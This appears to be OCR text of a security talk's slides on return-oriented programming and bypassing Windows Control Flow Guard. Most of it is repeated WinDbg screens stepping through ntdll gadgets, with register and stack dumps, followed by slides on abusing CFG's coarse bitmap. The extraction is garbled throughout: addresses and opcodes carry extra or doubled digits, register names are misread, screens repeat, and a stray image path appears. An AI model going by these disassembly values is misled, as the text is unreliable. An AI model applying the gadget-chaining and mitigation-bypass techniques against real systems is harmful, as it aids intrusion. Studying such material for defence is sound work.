00007ffe`0cc16184 4159	pop	r9
00007ffe`0cc16186 415a	pop	r10
00007ffe`0cc16188 415b	pop	r11
00007ffe`0cc1618a c3	ret	
00007ffe`0cc1618b cc	int	3
00007ffe`0cc1618c cc	int	3
00007ffe`0cc1618d cc	int	3
00007ffe`0cc1618e cc	int	3
00007ffe`0cc1618f cc	int	3
00007ffe`0cc16190 cc	int	3
00007ffe`0cc16191 6666666666660f1f840000000000	nop	word ptr [rax+rax]
ntdll!LdrpICallHandler:		
00007ffe`0cc161a0 8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6 740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2	xor	edx, edx
00007ffe`0cc161aa b90a000000	mov	ecx, 0Ah

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	1300000000000000
r9	34041ff24e16

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc161e1 01

00007ffe`0cc161e3 4158	pop	r8
00007ffe`0cc161e5 4159	pop	r9
00007ffe`0cc161e7 415a	pop	r10
00007ffe`0cc161e9 415b	pop	r11
00007ffe`0cc161eb 48ffe0	jmp	rax
00007ffe`0cc161e e 0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f 58	pop	rax
00007ffe`0cc16180 5a	pop	rdx
00007ffe`0cc16181 59	pop	rcx
00007ffe`0cc16182 4158	pop	r8
00007ffe`0cc16184 4159	pop	r9
00007ffe`0cc16186 415a	pop	r10
00007ffe`0cc16188 415b	pop	r11
00007ffe`0cc1618a c3	ret	
00007ffe`0cc1618b cc	int	3
00007ffe`0cc1618c cc	int	3
00007ffe`0cc1618d cc	int	3
00007ffe`0cc1618e cc	int	3
00007ffe`0cc1618f cc	int	3
00007ffe`0cc16190 cc	int	3
00007ffe`0cc16191 66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:		
00007ffe`0cc161a0 8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6 740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2	xor	edx, edx
00007ffe`0cc161aa b90a000000	mov	ecx, 0Ah
00007ffe`0cc161af cd29	int	29h

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff940
rbp	0
rsi	0
rdi	0
r8	1300000000000
r9	34041ff24e16

Memory

Virtual: rnp

Display format: Quad Hex

00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	00000000000000000000000000000000
00000064`16aff968	00000000000000000000000000000000
00000064`16aff970	00000000000000000000000000000000
00000064`16aff978	00000000000000000000000000000000
00000064`16aff980	00000000000000000000000000000000
00000064`16aff988	00000000000000000000000000000000
00000064`16aff990	00000000000000000000000000000000
00000064`16aff998	00000000000000000000000000000000
00000064`16aff9a0	00000000000000000000000000000000

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4360 | Thrd 001:220c | ASM | OVR | CAPS | NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:			
00007ffe`0cc161a0	8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6	740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8	33d2	xor	edx, edx
00007ffe`0cc161aa	b90a000000	mov	ecx, 0Ah
00007ffe`0cc161af	cd29	int	29h
00007ffe`0cc161b1	90	nop	

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff948
rbp	0
rsi	0
rdi	0
r8	1300000000000000
r9	34041ff24e16

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Quad Hex
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eaee
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000
00000064`16aff978	00000000000000000000
00000064`16aff980	00000000000000000000
00000064`16aff988	00000000000000000000
00000064`16aff990	00000000000000000000
00000064`16aff998	00000000000000000000
00000064`16aff9a0	00000000000000000000
00000064`16aff9a8	00000000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc54da3 58

No prior disassembly possible

	pop	rax
00007ffe`0cc54da4	ret	
00007ffe`0cc54da5	int 3	
00007ffe`0cc54da6	int 3	
00007ffe`0cc54da7	int 3	
00007ffe`0cc54da8	int 3	
00007ffe`0cc54da9	int 3	
00007ffe`0cc54daaa	int 3	
00007ffe`0cc54dab	int 3	
00007ffe`0cc54dac	int 3	
00007ffe`0cc54dad	int 3	
00007ffe`0cc54dae	int 3	
00007ffe`0cc54daf	int 3	
ntdll!DbgUiContinue:		
00007ffe`0cc54db0	488bc1	mov rax, rcx
00007ffe`0cc54db3	448bc2	mov r8d, edx
00007ffe`0cc54db6	65488b0c2530000000	mov rcx, qword ptr gs:[30h]
00007ffe`0cc54dbf	488bd0	mov rdx, rax
00007ffe`0cc54dc2	488b89a8160000	mov rcx, qword ptr [rcx+16A8h]
00007ffe`0cc54dc9	e9021efdff	jmp ntdll!NtDebugContinue (00007ffe`0cc26bd0)
00007ffe`0cc54dce	cc	int 3
00007ffe`0cc54dcf	cc	int 3
00007ffe`0cc54dd0	cc	int 3
00007ffe`0cc54dd1	cc	int 3
00007ffe`0cc54dd2	cc	int 3
00007ffe`0cc54dd3	cc	int 3
00007ffe`0cc54dd4	cc	int 3
00007ffe`0cc54dd5	cc	int 3

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff950
rbp	0
rsi	0
rdi	0
r8	1300000000000
r9	34041ff24e16

Memory

Virtual: 6416aff950

Display format: Quad Hex

Virtual	Quad	Hex
00000064`16aff950	00003460095db73e	
00000064`16aff958	00007ffe0cc07eaee	
00000064`16aff960	00000000000000000000	
00000064`16aff968	00000000000000000000	
00000064`16aff970	00000000000000000000	
00000064`16aff978	00000000000000000000	
00000064`16aff980	00000000000000000000	
00000064`16aff988	00000000000000000000	
00000064`16aff990	00000000000000000000	
00000064`16aff998	00000000000000000000	
00000064`16aff9a0	00000000000000000000	
00000064`16aff9a8	00000000000000000000	
00000064`16aff9b0	00000000000000000000	

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc54d5d 4c8d442420

00007ffe`0cc54d5d 4c8d442420	lea	r8, [rsp+20h]
00007ffe`0cc54d62 894c2438	mov	dword ptr [rsp+38h], ecx
00007ffe`0cc54d66 0f57c0	xorps	xmm0, xmm0
00007ffe`0cc54d69 48894c2430	mov	qword ptr [rsp+30h], rcx
00007ffe`0cc54d6e 41b901000000	mov	r9d, 1
00007ffe`0cc54d74 f30f7f442440	movdqu	xmmword ptr [rsp+40h], xmm0
00007ffe`0cc54d7a c744242030000000	mov	dword ptr [rsp+20h], 30h
00007ffe`0cc54d82 ba0f001f00	mov	edx, 1F000Fh
00007ffe`0cc54d87 65488b0c2530000000	mov	rcx, qword ptr gs:[30h]
00007ffe`0cc54d90 4881c1a8160000	add	rcx, 16A8h
00007ffe`0cc54d97 e83419fdff	call	ntdll!NtCreateDebugObject (00007ffe`0cc2
00007ffe`0cc54d9c 8bc8	mov	ecx, eax
00007ffe`0cc54d9e 8bc1	mov	eax, ecx
00007ffe`0cc54da0 4883c458	add	rsp, 58h
00007ffe`0cc54da4 c3	ret	
00007ffe`0cc54da5 cc	int	3
00007ffe`0cc54da6 cc	int	3
00007ffe`0cc54da7 cc	int	3
00007ffe`0cc54da8 cc	int	3
00007ffe`0cc54da9 cc	int	3
00007ffe`0cc54daa cc	int	3
00007ffe`0cc54dab cc	int	3
00007ffe`0cc54dac cc	int	3
00007ffe`0cc54dad cc	int	3
00007ffe`0cc54dae cc	int	3
00007ffe`0cc54daf cc	int	3
ntdll!DbgUiContinue:		
00007ffe`0cc54db0 488bc1	mov	rax, rcx
00007ffe`0cc54db3 448bc2	mov	r8d, edx

Registers

Customize...

Reg	Value
rax	3460095db73e
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff958
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff958	00007ffe0cc07eaef
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000
00000064`16aff978	00000000000000000000
00000064`16aff980	00000000000000000000
00000064`16aff988	00000000000000000000
00000064`16aff990	00000000000000000000
00000064`16aff998	00000000000000000000
00000064`16aff9a0	00000000000000000000
00000064`16aff9a8	00000000000000000000
00000064`16aff9b0	00000000000000000000
00000064`16aff9b8	00000000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly

```

Offset: 00007ffe`0cc54d5d 4c8d442420    lea      r8, [rsp+20h]
00007ffe`0cc54d62 894c2438    mov      dword ptr [rsp+38h], ecx
00007ffe`0cc54d66 0f57c0    xorps   xmm0, xmm0
00007ffe`0cc54d69 48894c2430    mov      qword ptr [rsp+30h], rcx
00007ffe`0cc54d6e 41b901000000    mov      r9d, 1
00007ffe`0cc54d74 f30f7f442440    movdqu  xmmword ptr [rsp+40h], xmm0
00007ffe`0cc54d7a c744242030000000    mov      dword ptr [rsp+20h], 30h
00007ffe`0cc54d82 ba0f001f00    mov      edx, 1F000Fh
00007ffe`0cc54d87 65488b0c2530000000    mov      rcx, qword ptr gs:[30h]
00007ffe`0cc54d90 4881c1a8160000    add      rcx, 16A8h
00007ffe`0cc54d97 e83419fdff    call    ntdll!NtCreateDebugObject (00007ffe`0cc2
00007ffe`0cc54d9c 8bc8        mov      ecx, eax
00007ffe`0cc54d9e 8bc1        mov      eax, ecx
00007ffe`0cc54da0 4883c458    add      rsp, 58h
00007ffe`0cc54da4 c3        ret
00007ffe`0cc54da5 cc        int     3
00007ffe`0cc54da6 cc        int     3
00007ffe`0cc54da7 cc        int     3
00007ffe`0cc54da8 cc        int     3
00007ffe`0cc54da9 cc        int     3
00007ffe`0cc54daa cc        int     3
00007ffe`0cc54dab cc        int     3
00007ffe`0cc54dac cc        int     3
00007ffe`0cc54dad cc        int     3
00007ffe`0cc54dae cc        int     3
00007ffe`0cc54daf cc        int     3
ntdll!DbgUiContinue:
00007ffe`0cc54db0 488bc1    mov      rax, rcx
00007ffe`0cc54db3 448bc2    mov      r8d, edx

```

Registers

Customize...

Reg	Value
rax	3460095db73e
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff958
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual	Display format:	Quad	Hex
00000064`16aff958		00007ffe0cc07eaef	
00000064`16aff960		00000000000000000000	
00000064`16aff968		00000000000000000000	
00000064`16aff970		00000000000000000000	
00000064`16aff978		00000000000000000000	
00000064`16aff980		00000000000000000000	
00000064`16aff988		00000000000000000000	
00000064`16aff990		00000000000000000000	
00000064`16aff998		00000000000000000000	
00000064`16aff9a0		00000000000000000000	
00000064`16aff9a8		00000000000000000000	
00000064`16aff9b0		00000000000000000000	
00000064`16aff9b8		00000000000000000000	

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc54d5d 4c8d442420

00007ffe`0cc54d5d 4c8d442420	lea	r8, [rsp+20h]
00007ffe`0cc54d62 894c2438	mov	dword ptr [rsp+38h], ecx
00007ffe`0cc54d66 0f57c0	xorps	xmm0, xmm0
00007ffe`0cc54d69 48894c2430	mov	qword ptr [rsp+30h], rcx
00007ffe`0cc54d6e 41b901000000	mov	r9d, 1
00007ffe`0cc54d74 f30f7f442440	movdqu	xmmword ptr [rsp+40h], xmm0
00007ffe`0cc54d7a c744242030000000	mov	dword ptr [rsp+20h], 30h
00007ffe`0cc54d82 ba0f001f00	mov	edx, 1F000Fh
00007ffe`0cc54d87 65488b0c2530000000	mov	rcx, qword ptr gs:[30h]
00007ffe`0cc54d90 4881c1a8160000	add	rcx, 16A8h
00007ffe`0cc54d97 e83419fdff	call	ntdll!NtCreateDebugObject (00007ffe`0cc2
00007ffe`0cc54d9c 8bc8	mov	ecx, eax
00007ffe`0cc54d9e 8bc1	mov	eax, ecx
00007ffe`0cc54da0 4883c458	add	rsp, 58h
00007ffe`0cc54da4 c3	ret	
00007ffe`0cc54da5 cc	int	3
00007ffe`0cc54da6 cc	int	3
00007ffe`0cc54da7 cc	int	3
00007ffe`0cc54da8 cc	int	3
00007ffe`0cc54da9 cc	int	3
00007ffe`0cc54daa cc	int	3
00007ffe`0cc54dab cc	int	3
00007ffe`0cc54dac cc	int	3
00007ffe`0cc54dad cc	int	3
00007ffe`0cc54dae cc	int	3
00007ffe`0cc54daf cc	int	3
ntdll!DbgUiContinue:		
00007ffe`0cc54db0 488bc1	mov	rax, rcx
00007ffe`0cc54db3 448bc2	mov	r8d, edx

Registers

Customize...

Reg	Value
rax	3460095db73e
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff958
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff958	00007ffe0cc07eaef
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000
00000064`16aff978	00000000000000000000
00000064`16aff980	00000000000000000000
00000064`16aff988	00000000000000000000
00000064`16aff990	00000000000000000000
00000064`16aff998	00000000000000000000
00000064`16aff9a0	00000000000000000000
00000064`16aff9a8	00000000000000000000
00000064`16aff9b0	00000000000000000000
00000064`16aff9b8	00000000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc07e8b cc int 3
00007ffe`0cc07e8c cc int 3
00007ffe`0cc07e8d cc int 3
00007ffe`0cc07e8e cc int 3
00007ffe`0cc07e8f cc int 3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov r8d,dword ptr [SharedUserData+0x330] (00007ffe`0cc07e98 4c8bc9
00007ffe`0cc07e98 4c8bc9 mov r9,rcx
00007ffe`0cc07e9b 418bd0 mov edx,r8d
00007ffe`0cc07e9e 418bc0 mov eax,r8d
00007ffe`0cc07ea1 83e23f and edx,3Fh
00007ffe`0cc07ea4 b940000000 mov ecx,40h
00007ffe`0cc07ea9 2bca sub ecx,edx
00007ffe`0cc07eab 49d3c9 ror r9,cl
00007ffe`0cc07eae 4933c1 xor rax,r9
00007ffe`0cc07eb1 c3 ret
00007ffe`0cc07eb2 cc int 3
00007ffe`0cc07eb3 cc int 3
00007ffe`0cc07eb4 cc int 3
00007ffe`0cc07eb5 cc int 3
00007ffe`0cc07eb6 cc int 3
00007ffe`0cc07eb7 cc int 3
00007ffe`0cc07eb8 cc int 3
00007ffe`0cc07eb9 cc int 3
00007ffe`0cc07eba cc int 3
00007ffe`0cc07ebb cc int 3
00007ffe`0cc07ebc cc int 3
00007ffe`0cc07ebd cc int 3
00007ffe`0cc07ebe cc int 3

Registers

Customize...

Reg	Value
rax	3460095db73e
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff960
rbp	0
rsi	0
rdi	0
r8	1300000000000000
r9	34041ff24e16

Memory

Virtual: **nan** Previous Next

Display format: Quad Hex

Virtual	Hex	Value
00000064`16aff960	0000000000000000	0000000000000000
00000064`16aff968	0000000000000000	0000000000000000
00000064`16aff970	0000000000000000	0000000000000000
00000064`16aff978	0000000000000000	0000000000000000
00000064`16aff980	0000000000000000	0000000000000000
00000064`16aff988	0000000000000000	0000000000000000
00000064`16aff990	0000000000000000	0000000000000000
00000064`16aff998	0000000000000000	0000000000000000
00000064`16aff9a0	0000000000000000	0000000000000000
00000064`16aff9a8	0000000000000000	0000000000000000
00000064`16aff9b0	0000000000000000	0000000000000000
00000064`16aff9b8	0000000000000000	0000000000000000
00000064`16aff9c0	0000000000000000	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc07e8c cc int 3
00007ffe`0cc07e8d cc int 3
00007ffe`0cc07e8e cc int 3
00007ffe`0cc07e8f cc int 3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov r8d,dword ptr [SharedUserData+0x330 (00007ffe`0cc07e98 4c8bc9 mov r9,rcx
00007ffe`0cc07e9b 418bd0 mov edx,r8d
00007ffe`0cc07e9e 418bc0 mov eax,r8d
00007ffe`0cc07ea1 83e23f and edx,3Fh
00007ffe`0cc07ea4 b940000000 mov ecx,40h
00007ffe`0cc07ea9 2bca sub ecx,edx
00007ffe`0cc07eab 49d3c9 ror r9,cl
00007ffe`0cc07eae 4933c1 xor rax,r9
00007ffe`0cc07eb1 c3 ret
00007ffe`0cc07eb2 cc int 3
00007ffe`0cc07eb3 cc int 3
00007ffe`0cc07eb4 cc int 3
00007ffe`0cc07eb5 cc int 3
00007ffe`0cc07eb6 cc int 3
00007ffe`0cc07eb7 cc int 3
00007ffe`0cc07eb8 cc int 3
00007ffe`0cc07eb9 cc int 3
00007ffe`0cc07eba cc int 3
00007ffe`0cc07ebb cc int 3
00007ffe`0cc07ebc cc int 3
00007ffe`0cc07ebd cc int 3
00007ffe`0cc07ebe cc int 3
00007ffe`0cc07ebf cc int 3

Registers

Customize...

Reg	Value
rax	6416aff928
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff960
rbp	0
rsi	0
rdi	0
r8	1300000000000
r9	34041ff24e16

Memory

Virtual: rbp Previous Next

Display format: Quad Hex

Virtual	Quad	Hex
00000064`16aff960	0000000000000000	
00000064`16aff968	0000000000000000	
00000064`16aff970	0000000000000000	
00000064`16aff978	0000000000000000	
00000064`16aff980	0000000000000000	
00000064`16aff988	0000000000000000	
00000064`16aff990	0000000000000000	
00000064`16aff998	0000000000000000	
00000064`16aff9a0	0000000000000000	
00000064`16aff9a8	0000000000000000	
00000064`16aff9b0	0000000000000000	
00000064`16aff9b8	0000000000000000	
00000064`16aff9c0	0000000000000000	

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly
Offset: 00007ffe`0cc07e8c cc

```

int    3
int    3
int    3
int    3
int    3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov    r8d,dword ptr [SharedUserData+0x330 (00007ffe`0cc07e98 4c8bc9
00007ffe`0cc07e9b 418bd0
00007ffe`0cc07e9e 418bc0
00007ffe`0cc07ea1 83e23f
00007ffe`0cc07ea4 b940000000
00007ffe`0cc07ea9 2bca
00007ffe`0cc07eab 49d3c9
00007ffe`0cc07eae 4933c1
00007ffe`0cc07eb1 c3      ret
00007ffe`0cc07eb2 cc
00007ffe`0cc07eb3 cc
00007ffe`0cc07eb4 cc
00007ffe`0cc07eb5 cc
00007ffe`0cc07eb6 cc
00007ffe`0cc07eb7 cc
00007ffe`0cc07eb8 cc
00007ffe`0cc07eb9 cc
00007ffe`0cc07eba cc
00007ffe`0cc07ebb cc
00007ffe`0cc07ebc cc
00007ffe`0cc07ebd cc
00007ffe`0cc07ebe cc
00007ffe`0cc07ebf cc

```

Registers

Customize...

Reg	Value
rax	6416aff928
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff960
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16


Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000
00000064`16aff9a0	0000000000000000
00000064`16aff9a8	0000000000000000
00000064`16aff9b0	0000000000000000
00000064`16aff9b8	0000000000000000
00000064`16aff9c0	0000000000000000

Return Oriented Programming - Timeline



Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax

Baltimore
Devin Allen, 2015



Control Flow Guard

```
mov     rax, [rcx+rax]
mov     r8, r14
mov     rdx, r15
lea     rcx, [rsp+0B8h+var_88]
call    rax
```

Control Flow Guard

```
mov      rax, [rcx+rax]
mov      r8, r14
mov      rdx, r15
lea      rcx, [rsp+0B8h+var_88]
call    cs:_guard_dispatch_icall_fptr
```

Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax
- Coarse grain mitigation
 - Huge bit field
 - Marks start address of all functions in memory



Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax
- Coarse grain mitigation
 - Huge bit field
 - Marks start address of all functions in memory
- How can we abuse it?



Baltimore
Devin Allen, 2015

Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax
- Coarse grain mitigation
 - Huge bit field
 - Marks start address of all functions in memory
- How can we abuse it?
 - We already did!



Baltimore
Devin Allen, 2015

Control Flow Guard

```
mov      rax, [rcx+rax]
mov      r8, r14
mov      rdx, r15
lea      rcx, [rsp+0B8h+var_88]
call    cs:_guard_dispatch_icall_fptr
```

```
LdrpValidateUserCallTarget proc near
    mov     rdx, cs:qword_18016B370
    mov     rax, rcx
    shr     rax, 9
    mov     rdx, [rdx+rax*8]
    mov     rax, rcx
    shr     rax, 3
    test    cl, 0Fh
    jnz    short loc_1800961E5
```

loc_1800961E5:

48	0F	BA	F0	00
48	0F	A3	C2	
